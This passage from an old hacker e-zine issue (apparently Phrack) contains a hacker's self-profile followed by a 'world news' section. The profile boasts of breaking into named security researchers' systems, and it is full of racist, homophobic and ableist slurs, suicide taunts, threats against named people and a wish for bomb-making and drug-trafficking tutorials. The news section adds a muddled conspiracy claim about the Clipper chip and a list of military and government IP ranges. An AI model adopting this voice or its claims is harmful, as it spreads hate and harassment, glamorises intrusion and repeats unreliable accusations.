The Blue Boar, at the very first Phrack High Council Ethics Roundtable  
The Rain Forest Puppy (sounds like an adorable stuffed animal

from Mattel(C) but dresses in shiny reflective raver clothing)  
Captain Crunch (No thanks du0d I don't want you to open up my  
chakras with a special "energy massage")  
Ofir Arkin, world's leading ICMP fingerprinting technologist  
Honey Dew Moore, child hacker prodigy and world's leading  
exploit cataloguer  
Shok, world's foremost Mormon hacker  
Surprisingly, some actual hackers (various members of MoD),  
while attending HOPE, the worst con I've ever been to  
The Death Vegetable, largest carbon footprint of any netizen  
Packet Fairy

|=====[ Memorable places you have been

spaf's mail spool (although I'd give it back in a heartbeat  
for a chance to take a joyride in his electric wheelchair  
instead)  
cvs.openbsd.org  
sl's famous "Studio 31337" HACKING FORT  
Rloxley's child porn archive

|=====[ How started PR0J3KT M4YH3M ?

The idea obviously isn't something entirely new or original.  
The earliest known historical precursor to Project Mayhem was  
Erostratus, who set fire to the Temple of Artemis at Ephesus,  
one of the Seven Wonders of the Ancient World. Though his  
motives were questionable (he achieved the act merely because  
he had no other way of immortalizing his name), the base concept  
was there: destroying something beautiful just for the hell of  
it. Note: destruction and vandalism out of ignorance and fear  
are decidedly less noble in nature. Obviously, there was some  
inspiration from the novel, Fight Club. As far as scene-related  
influences, there were some early precursors... the venerable  
e-zine "CITADEL" and some of the better work of BOW (Brotherhood  
of Warez). ~el8 was probably the single biggest source of  
creative energy fueling PR0J3KT M4YH3M, and is still  
remembered to this day as the greatest, most revolutionary  
blackhat publication of all time. But what really kick-started  
PR0J3KT M4YH3M was the apparent lack of success of  
anti.security.is, a formal anti-disclosure movement constructed  
from a lucid and cogent document illustrating why it would be  
better for all parties in the infosec community to stop  
publishing exploit code. But as the US government is fond of  
saying of the Taliban, it soon occurred to many of us that  
these whitehats, like their white-turbaned friends in  
Afghanistan, "respond only to violence." Enter PR0J3KT M4YH3M,  
a spawn off PHC's Fight Club division. All in all, PR0J3KT  
M4YH3M had an impressive run, resulting in the ownage of high  
profile whitehats including Theo de Raadt, Kevin Mitnick,  
and Marty Roesch. IRC servers were conquered and their  
operators were vanquished. Prominent "hacker" magazines were  
stolen and leaked prematurely. Hard drives were dd'ed,  
tar'ed, gzipped', gpg'ed, and shipped off to snu.ac.kr.  
Codes of whitehats were backdoored and published  
unexpectedly. Violent/offensive/sacrilegious blackhat  
ASCII art was created. Heap exploitation tutorials were  
rebranded. Hitlists of the whitehat community were  
compiled. Info-security professionals were fired. Whitehat  
books & movies were leaked. g4yh1t13r lived, died, and was born  
again. And we all had a lot of fun.

|=====[ Things you are proud of

Closing Captains of Crush #2 (multiple times, with finesse)  
Coining several catch phrases which framed the zeitgeist of  
the blackhat movement of the early 21st century, including  
"w00w00 is p00p00"  
Becoming the first "hacker (over 5 ft. tall) on steroids"  
Transcending the blood-brain barrier

Reading the last 5 issues of Phrack without learning anything new  
Stealthily avoiding all hidden toilet/shower cams at HAL 2001  
Becoming the first hacker to write exploit headers in ebonics  
Proud author of an exploit that appears bundled with O'Reilly's  
"Network Security Assessment" book, after infosec genius Chris  
McNab deletes comments/headers and submits it for inclusion  
Becoming the first person to rm a box from a cellular device  
(while at a nightclub ala "Swordfish")  
Coming from a family free of mental retardation/physical birth  
defects  
Demonstrating to the world repeatedly how stupid it is to be  
a whitehat  
Triumphing over hackers such as mosthated, missnglnk, gov-boi,  
ben-z, ytcraacker, kf, and joewee to earn the title of "blackest  
man on efnet"  
Learning how to krump proficiently after watching only 15  
minutes of Rize  
Serving for several years as the High Chancellor of \*.ac.kr  
and \*.ac.jp  
Ordering the world's only team ~el8 tank top from cafepress.com  
World's fastest typer on sub-anaesthetic doses of special k  
Successfully masking my bipolar disorder in order to become a  
fully integrated and respected member of 'society'  
Rotating planes of polarized light counterclockwise around  
various enantiomers

|=====[ Things you are not proud of

Ever having released code to the public  
Ever having posted to a security mailing list in which the  
intention of my correspondence was less than utter sarcasm,  
mockery, or malice  
Failed attempt at rm'ing def-con.org while at Defcon, due to  
network problems  
How underappreciated this prophile will inevitably be  
Not also ordering the "Countdown to rm" ~el8 wall clock from  
cafepress.com  
Unknowingly losing an underground ytalk speed typing competition  
to a rogue TIOCSTI program

|=====[ Opinion about security conferences

There are any number of flawed reasons why people attend/speak  
at security conferences. If you're looking for recognition or  
publicity, you're probably better off committing suicide  
on Youtube (see "Budd Dwyer" Wikipedia for ideas).  
If you're looking for repulsive female companionship or fellow  
loser friends to socialize with "IRL," you'll probably save  
some time and airfare by checking your local Craigslist first.  
Otherwise, the proof is in the pudding. 10 years ago it would  
been inconceivable that there would one day be "security  
conferences" in retard 3rd world shitpile countries like Mexico,  
Malaysia, and Pakistan. Countries whose only contributions to  
the progression of the digital age  
have been the vigorous repeated typing of "jajaja" and "kekeke"  
and "gf0rce pakistan!!!" in  
various IRC channels and online message boards. Apparently,  
high tech vocations have taken  
over! My suggestion is to stock up on sombreros, Nikes, and  
taxi cab medallions now before  
they become relics of the past.

|=====[ Opinion on Phrack Magazine 1985' ? 1995' ? 2005' ? '2007 ?

I've always thought this magazine sucked, but in regards to  
the specifics of the question at hand, it's probably gotten  
steadily worse over time. OK OK... I'm sure the editorial staff  
would like me to say something positive here so here's my best  
attempt: "PHRACK MAGAZINE - Hey, at least it's not 2600!"  
This will probably be the worst issue yet, but that's fine -

I'm just using this prophile as a mouthpiece for my dogma of physical anabolism and moral decay.

|=====[ What you would like to see published in Phrack ?

An article on phones! (Not VOIP!)  
Definitely more mail spools... a renewed focus on homemade improvised explosive devices... maybe even some tutorials on drug trafficking for newbies

|=====[ Shoutouts to specific (group of) peoples

Doing (R.I.P.), tr4shc4n m4n, krad, odaymaztr, Funny Bunny, module of rhino9, g4yh1t13r, drater, the crazy Turk, Rocky the virgin hacker Jesus, zilvio, all my Icelandic friends, sk8, j & r, Hans Reiser (everybody on IRC talks about murder, but nobody actually goes through with it), everybody on asylum & its admin, my old friends from #!ADM and #!hax, the zoroastrian insomniac prophet & his partner in crime

|=====[ Flames to specific (group of) peoples

pm/gaius (hey did you know there's a facebook group for HERT now?!?), hd moore & his ersatzsploit project (we commend you on your entrepreneurial vision of turning your look-mom-i-just-got-owned tcpdump logs into exploits with your own name on them), Richard "Dick Theft" Johnson (1500+ on his SAT; abject failure at real life), The Condor, THE WAREZ D00D (your next ten bag of heroin will be cut with ricin), jobe, Philip Emeagwali (father of the supercomputer/Internet), slashdot, Valdis Kletnieks (if I can't pronounce your name, it's time to kill yourself or go back to dragging a plow in Latvia), "Dr." Neal Krawetz, Stefan Esser (currently being hunted down by European PROJECT MAYHEM operatives with instructions to sever the right hand in accordance with holy e-jihad Shariah), Eric S. Raymond (still piecing back together his ~ from backups after the brutal desecration of his OSI bazaar via CVS Oday), Electronic Souls, hack.co.za, xfocus, nsfocus, Souljah Boy, "Tiger Team", GNU, Jose Nazario, Luigi Auriemma, tsao[IC], divineint (I'm sure the Singaporian government would have had you caned by now for trading IRIX/VMS/DGUX/AIX/HPUX/Windows src code if you weren't already in their employment), Raven (congratulations on having a vagina... it's not even a good one, but it's still better than your brain so you should probably try hooking instead of thinking for a living), Don "Beetle" Bailey, Ron Dufresne, Gadi Evron, lcantuf, Ulf H?rnhammar, jeff moss, pete shipley & other vampire hackers, jericho, marcus ranum, chesswick & bellovin, lamo, markoff/shimomura/mitnick, theo, knuth, dijkstra & other CS theory fags, HACKER CRACKER

|=====[ Quotes

"WTF SAID I WAS A TRADER?" - The Warez Dude  
"eye dont wipe logz" - Kareless KaRL  
"I'm proud to say I have committed every sin in the Decalogue." - Sir Richard Burton  
"irc warfare isnt very fun when u can just vanquish your f0ez... i feel like i go thru life with IDDQD on...walking thru firewalls like IDSPISPOPD" - the\_uT  
"I hate to think that all the whitehats in the world are concerned that phc members are busy hacking their home machines when people are really playing ninja gaiden and hocking off their computers to buy \$1000 dogs." - gayhltler  
"While you were sleeping we helped ourselves" - Canaan Banana  
"I'm on the Zoloft to keep from killing y'all" - Mike Tyson  
"I've got 5 words for you: drugs smuggled in presidential baggage" - lulgl  
"I guess I'm gonna fade into Bolivian" - Mike Tyson  
"I just want to conquer people and their souls" - Mike Tyson

"My power is so discombobulatingly devastating I could feel his muscle tissues collapse under my force. It's ludicrous these mortals even attempt to enter my realm." - Mike Tyson

"step in2 my e-z bake oven!" - gayhltler

"I think my mask of sanity is about to slip." - Patrick Bateman

"its not nice to treat other people's boxes like toys-r-us" - unknown

"With a gun barrel between your teeth, you speak only in vowels." - Fight Club

"Fuck damnation, man! Fuck redemption! We are God's unwanted children? So be it!" - Tyler Durden

"Eat your lima beans!" - Pavel "Papa" Sandrak

"A race condition is how fast you can hit the reset button when you start hearing your hdd whine" - unknown

"We will achieve samadhi while meditating over sl's studio 31337 MOTD" - the\_uT

"Like our great leader, this kernel module selects a child and touches him in a very special way." - warez mullah, THE EMMANUEL GOLDSTEIN LKM

"Cuz if you can take a fucking dick, you can take a joke" - Immortal Technique

"The greatest trick the devil ever pulled was convincing the world he doesn't exist" - The Usual Suspects / Baudelaire

"So I'm rapelling down Mt. Vesuvius, and my rope breaks and I begin to fall and im falling, falling. Ahhhh, I'll never forget the terror! Then I thought to myself, hey Hansel. Haven't you been smoking peyote for 6 straight days and couldn't some of this maybe in your head? " - Zoolander

"Shit! If I'd known it was going to be this kind of party I'd have stuck my dick in the mashed potatoes!"

"ARE YOU FUCKING RETARDED? STOP CRYING AND FUCK YOUR OWN ASS WITH IT" - facialabuse.com

"So don't ever talk shit. And remember something nigga, while you rave and rant - a roach can live for nine days without its head, but you can't" - Immortal Technique

"d00d thats not a LADY OF THE PEN, thats \_\_\_ from CUMFIESTA!" - unknown

"Can somebody please tell me what the fuck A RED MAP is???"

"i did it 4 the lulz" - ANONYMOUS

"we dish out rm's like petri" - the\_uT

"There he goes. One of God's own prototypes. A high-powered mutant of some kind never even considered for mass production. Too weird to live, and too rare to die." - HST UNF UNF

"Behold I am become death, the destroyer of worlds" - Robert Oppenheimer

"It is better to find 10 dead babies in 1 trash can than to find 1 dead baby in 10 trash cans." - Unknown

"NIGGA, THE RM IS THE NEW EUGENICS... EUGENIX" - unknown hacker

"WTF SAID I WAS A TRADER?" - The Warez Dude

"For personal reasons, I do not browse the web from my computer. (I also have not net connection much of the time.) To look at page I send mail to a demon which runs wget and mails the page back to me. It is very efficient use of my time, but it is slow in real time." - Richard Stallman

"and it shows that you are a complete dork. you are disconnected from reality. how can we take you for serious?" - mbalmer@openbsd.org in response to Stallman, officially winning at irony... FOREVERER

"2 FAST 2 FURIOUS 4 U" - the\_uT, upon winning an underground irc speed typing competition

|===== [ Anything more you want to say

Looking back on my involvement in computers, I am very happy that the peak of my activity occurred right during the turn of the 20th century. Hacking was no longer as simple as manual labor (wardialing etc.) but finding vulnerabilities and writing exploits and tools was not exactly as tedious and prohibitively time-consuming as it is currently. To say that I would rather



commit seppuku than adapt to the challenges of a changing world by auditing code for SQL injection vulnerabilities and client-side browser exploits is not an exaggeration. On the upside of things, hardcore pornography is now far better and more widely and freely available than ever, and productive programming like UFC can be seen on channels like Spike TV for free. Every day, more and more youngsters are born who are many times more likely to contribute articles to socially useful publications such as Encyclopedia Dramatica instead of 2600. Spreading terror and wreaking havoc for "epic lulz" have been established as viable alternatives to contributing to open source software projects. If you're a kid reading this zine for the first time because you're interested in becoming a hacker, fucking forget it. You're better off starting a collection of poached adult website passwords, or hanging out on 4chan. At least trash like this has some modicum of entertainment value, whereas the hacking/security scene had become some kind of fetid sinkhole for all the worst kinds of recycled academic masturbation imaginable. In summary, the end is fucking nigh, and don't tell me I didn't warn you... even though there's nothing you can do about it.

Good night and good luck,  
- the UNIX TERRORIST

|=[ EOF ]=|

==Phrack Inc.==

Volume 0x0c, Issue 0x41, Phile #0x03 of 0x0f

```

=====
-----[ Phrack World News]-----
-----[ by TCLH ]-----
=====

```

The Circle of Lost Hackers is looking for any kind of news related to security, hacking, conference report, philosophy, psychology, surrealism, new technologies, space war, spying systems, information warfare, secret societies, ... anything interesting! It could be a simple news with just an URL, a short text or a long text. Feel free to send us your news.

We didn't get any news from the Underground since our last phrack issue, it means that one more time all the news reports are coming from friends of our's.

It would be good if people who claim themself "underground" would send us their news...

Is our underground dead?

1. Speedy Gonzales news
2. How is CSPP controlloing US education network?
3. Retrospective of underground scene
4. Killer robots
5. Meaningful IP addresses

-----

--[ 1.

```

S
P
E
E
D
Y
G
O
N
Z
A
L
E
S
N
E
W
S

```

\*-[ The underground complot: when quebec scene takes too much LSD ]-

<http://www.mindkind.org/mindkind1011.zip>

\*-[ "king of the carders" but busted ]-

[http://www.theregister.co.uk/2007/09/18/max\\_butler\\_affidavit/](http://www.theregister.co.uk/2007/09/18/max_butler_affidavit/)

\*-[ "secure area" and "Microsoft" don't belong in the same sentence ]-

<http://www.stuff.co.nz/4269090a28.html>

\*-[ Being an ethical hacker is definitely not a good idea ]-

<http://www.smh.com.au/news/security/police-swoop-on-hacker-of-the-year/2007/11/15/1194766821481.html?page=2>

\*-[ When NSA teaches you how to hack ]-

<https://www.hackerdegree.com>

Do they read phrack? :)

\*-[ When Phrack is a sponsor without its permission ]-

[http://conference.hackinthebox.org/hitbsecconf2007kl/?page\\_id=65](http://conference.hackinthebox.org/hitbsecconf2007kl/?page_id=65)

\*-[ Terrorism excuse is good for spying business ]-

<http://www.corpwatch.org/article.php?id=14821>

SAIC...

\*-[ Entersect sounds like an interesting target...]-

[http://www.washingtonpost.com/wp-dyn/content/article/2008/04/01/AR2008040103049\\_pf.html](http://www.washingtonpost.com/wp-dyn/content/article/2008/04/01/AR2008040103049_pf.html)

\*-[ Want to work for MI6? ]-

[http://news.bbc.co.uk/player/nol/newsid\\_6150000/newsid\\_6153000/6153092.stm?bw=bb&mp=rm&nol\\_storyid=6153092&news=1](http://news.bbc.co.uk/player/nol/newsid_6150000/newsid_6153000/6153092.stm?bw=bb&mp=rm&nol_storyid=6153092&news=1)

\*-[ Flight "not" Simulator ]-

[http://www.theregister.co.uk/2008/01/07/boeing\\_dreamliner\\_hacker\\_concerns/](http://www.theregister.co.uk/2008/01/07/boeing_dreamliner_hacker_concerns/)

\*-[ This design looks familiar...]-

<http://hex90.org/>

\*-[ After hacking your brain: hacking your heart!]-

<http://packetstormsecurity.org/papers/attack/icd-study.pdf>

--[ 2. How is CSPP controlling US education network ]--  
by dahut

<http://www.mccullagh.org/db9/d30-32/kay-rosen-holleyman-1.jpg>

The above picture shows Ken Kay, executive director of the Computer Systems Policy Project on the left and Robert Holleyman, president and CEO of the Business Software Alliance on the right.

CSPP ([www.cspp.org](http://www.cspp.org)) was created in 1989, and later on renamed as Technology CEO Council. Bigger members are Applied Material, Dell, EMC,

HP, IBM, Intel, Motorola, NCR and Unisys. All these companies together are generating 300 billion dollars of annual revenues.

The company was made on request of the US President, to promote U.S. competitiveness through technology leadership. You can think technology is for information technology. You are wrong. It's for Intelligence technology.

The project is two steps. First is to invent a spy chip and put it in every computer manufactured in US. So did Fairchild ([http://en.wikipedia.org/wiki/Fairchild\\_Semiconductor](http://en.wikipedia.org/wiki/Fairchild_Semiconductor)) by producing the Clipper chip ([http://en.wikipedia.org/wiki/Clipper\\_architecture](http://en.wikipedia.org/wiki/Clipper_architecture)). The Clipper was designed with internal circuitry to encrypt information and deliver backdoor capabilities, a little bit as the previous PROMIS software was doing with Mainframe.

The Clipper was designed for RISC workstation. After a bankruptcy of Fairchild, and seeing that Hitachi was interested to acquire the company, the US government requested Intergraph to continue the project. So they did by starting the production of a new UNIX workstation line, named Interpro32 and running AT&T Unix operating system.

So, the operating system was containing code to activate the secret part of the CPU, and access to users' data. The following declassified document explains to the US administration how dangerous it could be to continue to use the Clipper chip in conjunction with AT&T: <http://www.softwar.net/bush.html>. CIA and NSA are involved in this document.

Now that the main US chipset and computer manufacturers are in the secrets of the CIA intelligence, let's go for step two.

In 1996, the US president Clinton did ask to create the CEO Forum, managed by Ken Kay, to establish the best rules for the future classrooms, assuming they will be well connected to the Internet, with the best possible hardware. Members were Apple, Dell, IBM, Compaq, HP, Sun... Next, the US government did ask again to Ken Kay in 2002 to create the Partnership for 21st Century Skills to be at the center of US K-12 education by building collaborative partnerships among education, business, community and government leader ([www.21stcenturyskills.org](http://www.21stcenturyskills.org)). It was a follow up to the CEO Forum.

Members are:

- \* Adobe, AOL, Apple, AT&T, Cisco, Dell, Intel, Microsoft, SAP, Oracle...
- \* National Education Association, Ford Motor Company (?) and the US Department of Education

Ken Kay is in charge of driving all these companies to install computer, software and networks systems in all schools of USA, as well as dictating the content of the courses!

Thinking back to the picture in front of this article, you can make the connection between all software companies, the BSA company and Ken Kay. Thanks to the clipper chip success, they all know how to watch you! The cherry on the cake will be to tell you that Ken Kay is managing WWASP, the largest world network of special establishment for "Teens In Crisis". [www.wwasp.com](http://www.wwasp.com)

[http://en.wikipedia.org/wiki/World\\_Wide\\_Association\\_of\\_Specialty\\_Programs\\_and\\_Schools](http://en.wikipedia.org/wiki/World_Wide_Association_of_Specialty_Programs_and_Schools)

Many parents are complaining against the treatment methods employed by WWASPS institutions. These methods are said to be controversial, as there have been allegations of severe (sexual) abuse and torture by staff. In 2004, during a testimony, Ken Kay stated that in his opinion, sexual activity between staff members and students is "not necessarily abuse". How do you explain that Ken Kay is controlling the whole US computer industry, as well as the US education, and able to manage a galaxy of establishments doing sexual abuses in its total acceptance? (See also

<http://antiwasp.com/>)

--[ 3. Retrospective of The Underground scene ]--  
by Duvel

Almost one year after the release of "A brief History of the Underground Scene", it's now time to give some feedback. First of all, The Phrack Staff and I would like to thank you all for your positive and negative comments about this article. The goal of this article was not to explain what the scene once was or what should be but more to provoke the debate. And on this point the article was a success. Now it's time to act.

About the negative comments that I had, I won't reply to each of one. As you have probably seen, I didn't reply to any negative or positive comments (except one at the beginning...my bad) I prefer let people talk. But I was quite amused to see negative comments which for the majority were on some insignificant points (speech recognition is not datamining, this guy doesn't know subnets, underground pyramid is for Holywood magazine or hacking tricks are too lame). It would be stupid to reply to them. So I won't.

One of the thing that I am the most happy about is that a lot of young generations of hackers have found this article interesting and found their way through it. As you have probably seen, there is another article about the Underground scene in this issue. Anonymous' opinion is opposite to mine but if you read between the lines, we both go to the same direction.

Of course it's important to understand the history of hacking (what I tried to explain in my article) or how the underground died (what Anonymous tries to explain in his article) but it's more important to keep hackers alive. Even if the Underground won't ever be the same, the passion is still there. It's this passion of hacking that should stay alive.

I really hope that all people who gave constructive comments can participate to the new Underground. A lot of people talk but don't do anything. I've seen lots of interesting comment from people who want to do something but at this stage we haven't seen anything from them. Are these people too busy? Are these people just dreamers? Are these people lacking required knowledge? Are these people....? I don't know.

But this message is for these people: please stop talking but try to bring something to new generation of hackers.

They need you.

--[ 4. Killer robots ]--

My roomba can get lost under the dining room table, bumping off the chair legs, over and over. There are many routes of escape, but it rarely finds one. Only a true genius could turn this remarkable example of AI into a killing machine.

<http://blog.wired.com/defense/2007/10/roomba-maker-un.html>

-----  
The makers of the cuter-than-cute robotic vacuum cleaner are rolling out a new machine: A big, fast-moving, semi-autonomous 'bot capable of killing a whole bunch of people at once.

Unlike other armed robots -- which are entirely remote-controlled -- the Warriors are "being engineered with advanced software, giving them the ability to perform some battlefield functions autonomously."

At the same time, a key dimension to the Warrior X700 is its

ability to protect soldiers by firing weapons such as a machine gun or 40mm explosive round.

---

Bring in the big guns.

<http://blog.wired.com/defense/2007/10/robot-cannon-ki.html>

---

We're not used to thinking of them this way. But many advanced military weapons are essentially robotic -- picking targets out automatically, slewing into position, and waiting only for a human to pull the trigger. Most of the time. Once in a while, though, these machines start firing mysteriously on their own.

During the shooting trials at Armscor's Alkantpan shooting range, "I personally saw a gun go out of control several times," Young says. "They made a temporary rig consisting of two steel poles on each side of the weapon, with a rope in between to keep the weapon from swinging. The weapon eventually knocked the pol[e]s down."

Mangope told The Star that it "is assumed that there was a mechanical problem, which led to the accident. The gun, which was fully loaded, did not fire as it normally should have," he said. "It appears as though the gun, which is computerised, jammed before there was some sort of explosion, and then it opened fire uncontrollably, killing and injuring the soldiers."

But the brave, as yet unnamed officer was unable to stop the wildly swinging computerised Swiss/German Oerlikon 35mm MK5 anti-aircraft twin-barrelled gun. It sprayed hundreds of high-explosive 0.5kg 35mm cannon shells around the five-gun firing position.

By the time the gun had emptied its twin 250-round auto-loader magazines, nine soldiers were dead and 11 injured.

---

Can I play too?

<http://blog.wired.com/defense/2007/12/new-killer-bot.html>

---

The stars: "a 25-year-old self-taught engineer named Adam Gettings" and his "toy-like but gun-wielding robot designed to replace human soldiers on the battlefield."

Gettings' company doesn't have much of an online signature -- not even a website. But he does have some interesting partners, including former Disney imagineer Terry Izumi (who cooked up this video for the 'bot) and shotgun maker Jerry Barber (who provided the firepower). Blackwater has also endorsed the product, allegedly.

---

Blackwater and Disney? Who could ask for better qualifications? Oh, and there's this cool marketing video.

<http://money.cnn.com/video/ft/#/video/fortune/2007/12/04/robotex.fortune>

Robot wars, anyone?

[http://blog.wired.com/defense/2007/05/top\\_war\\_tech\\_5\\_.html](http://blog.wired.com/defense/2007/05/top_war_tech_5_.html)

---

"The Baghdad bomb squad used their iRobots to decorate their shop," Noah reported after an embed with an Army ordnance-disposal unit a couple years back. "Not far away, at the U.S. military's central robot depot for Iraq, the iRobots sat on shelves, serenely gathering dust, while Foster-Miller's Talon robots would come back, scarred and in pieces, after being chewed up by a bomb."

The company noted that war zone "Robot Hospitals" are repairing more than 400 bomb-damaged robots a week to put them back into service.

---

My bot can kick your bot's ass. Great. But how do they stand up against humans?

Not the kind of humans that throw rocks at tanks, but the thinking kind, like the ones that broke Israeli comms crypto during the recent war in Lebanon.

Let's see what happens when it comes across a carpet stretched over a pit. Or somebody throws a blanket over it, or spray paints the camera lens, or fires IR lasers or very bright oLEDs at the camera.

Once you have physical access to the thing, you own it. How hard would it be to re-chip the thing and send it back against its makers?

Can we test our killer-robot counter measures? Maybe. The opportunity may soon be as close as your local pigsty.

<http://blog.wired.com/defense/2007/08/armed-robots-so.html>

---

Armed robots -- similar to the ones now on patrol in Iraq -- are being marketed to domestic police forces, according to the machines' manufacturer and law enforcement officers.

Foster-Miller, maker of the armed SWORDS robot for military use, is also actively promoting a similar model to domestic, civilian police forces. The Talon SWAT/MP is a "robot specifically equipped for scenarios frequently encountered by police SWAT [special weapon and tactics] units and MPs [military police]," a company fact sheet announces. It "can be configured with the following equipment:

- . Multi-shot TASER electronic control device with laser-dot aiming.
- . Loudspeaker and audio receiver for negotiations.
- . Night vision and thermal cameras.
- . Choice of weapons for lethal or less-than-lethal responses
  - 40 mm grenade launcher - 2 rounds
  - 12-gage shotgun - 5 rounds
  - FN303 less-lethal launcher - 15 rounds.

In addition to the Massachusetts State Police, SWAT teams in Houston, San Francisco, and Lubbock, TX all have the robots, according to Foster-Miller spokesperson Cynthia Black.

---

Finally, a legitimate excuse for Swatting.

<http://en.wikipedia.org/wiki/Swatting>

---

In the field of Information Security, Swatting is an attempt to trick an emergency service to dispatch an emergency response team. The name derives from attempts to trick an emergency services operator (a "911 operator") into dispatching a SWAT (Special Weapons and Training) team to a location under false pretense.

---

What next?

<http://blog.wired.com/defense/2007/11/black-knight.html>

---

We now know that there are robotic cars smart enough to drive themselves around a city. The next step: give those vehicles automatic weapons, of course.

Or the troops can stay just chill out, and let the thing drive itself. The Knight uses "advanced robotic technology for autonomous mobility," according to BAE. "This capability allows the Black Knight to plan routes, maneuver on the planned route, and avoid obstacles - all without operator intervention."

---

<http://blog.wired.com/defense/2008/01/israel-thinking.html>

---

So Israeli military leaders have begun early planning for a new, robotic defense system, armed with enough artificial intelligence that it "could take over completely" from flesh-and-blood operators. "It will be designed for... autonomous operations," Brig. Gen. Daniel Milo, commander of Israel's air defense forces, tells Defense News' Barbara Opall-Rome. And in the event of a "doomsday" strike, Opall-Rome notes, the system could handle "attacks that exceed physiological limits of human command."

How do you say "Skynet" in Hebrew, again?

---

<http://www.reuters.com/article/oddlyEnoughNews/idUST27506220080408?feedType=RSS&feedName=oddlyEnoughNews&rpc=22&sp=true>

---

Robots could fill the jobs of 3.5 million people in graying Japan by 2025, a thinktank says, helping to avert worker shortages as the country's population shrinks.

Caregivers would save more than an hour a day if robots helped look after children, older people and did some housework, it added. Robotic duties could include reading books out loud or helping bathe the elderly.

---

Don't drop the soap.

--[ 5. Meaningful IP addresses ]--

Here are some IP addresses that people send us...we haven't tried anything so don't blame us. If you have more ranges feel free to share.

But before, the best IP list is probably the one on cryptome:

<http://cryptome.org/nsa-ip-update14.htm>

---



## RANGE 6

6.\* - Army Information Systems Center

## RANGE 7

7.\*.\*.\* Defense Information Systems Agency, VA

## RANGE 11

11.\*.\*.\* DoD Intel Information Systems, Defense Intelligence Agency,  
Washington DC

## RANGE 21

21. - US Defense Information Systems Agency

## RANGE 22

22.\* - Defense Information Systems Agency

## RANGE 24

24.198.\*.\*

## RANGE 25

25.\*.\*.\* Royal Signals and Radar Establishment, UK

## RANGE 26

26.\* - Defense Information Systems Agency

## RANGE 29

29.\* - Defense Information Systems Agency

## RANGE 30

30.\* - Defense Information Systems Agency

## RANGE 49

49.\* - Joint Tactical Command

## RANGE 50

50.\* - Joint Tactical Command

## RANGE 55

55.\* - Army National Guard Bureau

## RANGE 55

55.\* - Army National Guard Bureau

## RANGE 62

62.0.0.1 - 62.30.255.255 Do not scan!

## RANGE 64

64.70.\*.\* Do not scan

64.224.\* Do not Scan

64.225.\* Do not scan

64.226.\* Do not scan

## RANGE 128

128.37.0.0 Army Yuma Proving Ground

128.38.0.0 Naval Surface Warfare Center

128.43.0.0 Defence Research Establishment-Ottawa

128.47.0.0 Army Communications Electronics Command

128.49.0.0 Naval Ocean Systems Center

128.50.0.0 Department of Defense

128.51.0.0 Department of Defense

128.56.0.0 U.S. Naval Academy

128.60.0.0 Naval Research Laboratory

128.63.0.0 Army Ballistics Research Laboratory

128.80.0.0 Army Communications Electronics Command

128.98.0.0 - 128.98.255.255 Defence Evaluation and Research Agency

128.102.0.0 NASA Ames Research Center

128.149.0.0 NASA Headquarters

128.154.0.0 NASA Wallops Flight Facility

128.155.0.0 NASA Langley Research Center

128.156.0.0 NASA Lewis Network Control Center

128.157.0.0 NASA Johnson Space Center  
128.158.0.0 NASA Ames Research Center  
128.159.0.0 NASA Ames Research Center  
128.160.0.0 Naval Research Laboratory  
128.161.0.0 NASA Ames Research Center  
128.183.0.0 NASA Goddard Space Flight Center  
128.190.0.0 Army Belvoir Research and Development Center  
128.202.0.0 50th Space Wing  
128.216.0.0 MacDill Air Force Base  
128.217.0.0 NASA Kennedy Space Center  
128.236.0.0 U.S. Air Force Academy

## RANGE 129

129.23.0.0 Strategic Defense Initiative Organization  
129.29.0.0 United States Military Academy  
129.50.0.0 NASA Marshall Space Flight Center  
129.51.0.0 Patrick Air Force Base  
129.52.0.0 Wright-Patterson Air Force Base  
129.53.0.0 - 129.53.255.255 66SPTG-SCB  
129.54.0.0 Vandenberg Air Force Base, CA  
129.92.0.0 Air Force Institute of Technology  
129.99.0.0 NASA Ames Research Center  
129.131.0.0 Naval Weapons Center  
129.139.0.0 Army Armament Research Development and Engineering Center  
129.141.0.0 85 MISSION SUPPORT SQUADRON/SCSN  
129.163.0.0 NASA/Johnson Space Center  
129.164.0.0 NASA IVV  
129.165.0.0 NASA Goddard Space Flight Center  
129.166.0.0 NASA - John F. Kennedy Space Center  
129.167.0.0 NASA Marshall Space Flight Center  
129.168.0.0 NASA Lewis Research Center  
129.190.0.0 Naval Underwater Systems Center  
129.198.0.0 Air Force Flight Test Center  
129.209.0.0 Army Ballistics Research Laboratory  
129.229.0.0 U.S. Army Corps of Engineers  
129.251.0.0 United States Air Force Academy

## RANGE 130

130.40.0.0 NASA Johnson Space Center  
130.90.0.0 Mather Air Force Base  
130.109.0.0 Naval Coastal Systems Center  
130.114.0.0 Army Aberdeen Proving Ground Installation Support Activity  
130.124.0.0 Honeywell Defense Systems Group  
130.165.0.0 U.S. Army Corps of Engineers  
130.167.0.0 NASA Headquarters

## RANGE 131

131.3.0.0 - 131.3.255.255 Mather Air Force Base  
131.6.0.0 Langley Air Force Base  
131.10.0.0 Barksdale Air Force Base  
131.17.0.0 Sheppard Air Force Base  
131.21.0.0 Hahn Air Base  
131.22.0.0 Keesler Air Force Base  
131.24.0.0 6 Communications Squadron  
131.25.0.0 Patrick Air Force Base  
131.27.0.0 75 ABW  
131.30.0.0 62 CS/SCSNT  
131.32.0.0 37 Communications Squadron  
131.35.0.0 Fairchild Air Force Base  
131.36.0.0 Yokota Air Base  
131.37.0.0 Elmendorf Air Force Base  
131.38.0.0 Hickam Air Force Base  
131.39.0.0 354CS/SCSN  
131.40.0.0 Bergstrom Air Force Base  
131.44.0.0 Randolph Air Force Base  
131.46.0.0 20 Communications Squadron  
131.47.0.0 Andersen Air Force Base  
131.50.0.0 Davis-Monthan Air Force Base  
131.52.0.0 56 Communications Squadron /SCBB  
131.54.0.0 Air Force Concentrator Network

131.56.0.0 Upper Heyford Air Force Base  
131.58.0.0 Alconbury Royal Air Force Base  
131.59.0.0 7 Communications Squadron  
131.61.0.0 McConnell Air Force Base  
131.62.0.0 Norton Air Force Base  
131.71.0.0 - 131.71.255.255 NAVAL AVIATION DEPOT CHERRY PO  
131.74.0.0 Defense MegaCenter Columbus  
131.84.0.0 Defense Technical Information Center  
131.92.0.0 Army Information Systems Command - Aberdeen (EA)  
131.105.0.0 McClellan Air Force Base  
131.110.0.0 NASA/Michoud Assembly Facility  
131.120.0.0 Naval Postgraduate School  
131.121.0.0 United States Naval Academy  
131.122.0.0 United States Naval Academy  
131.176.0.0 European Space Operations Center  
131.182.0.0 NASA Headquarters  
131.250.0.0 Office of the Chief of Naval Research

## RANGE 132

132.3.0.0 Williams Air Force Base  
132.5.0.0 - 132.5.255.255 49th Fighter Wing  
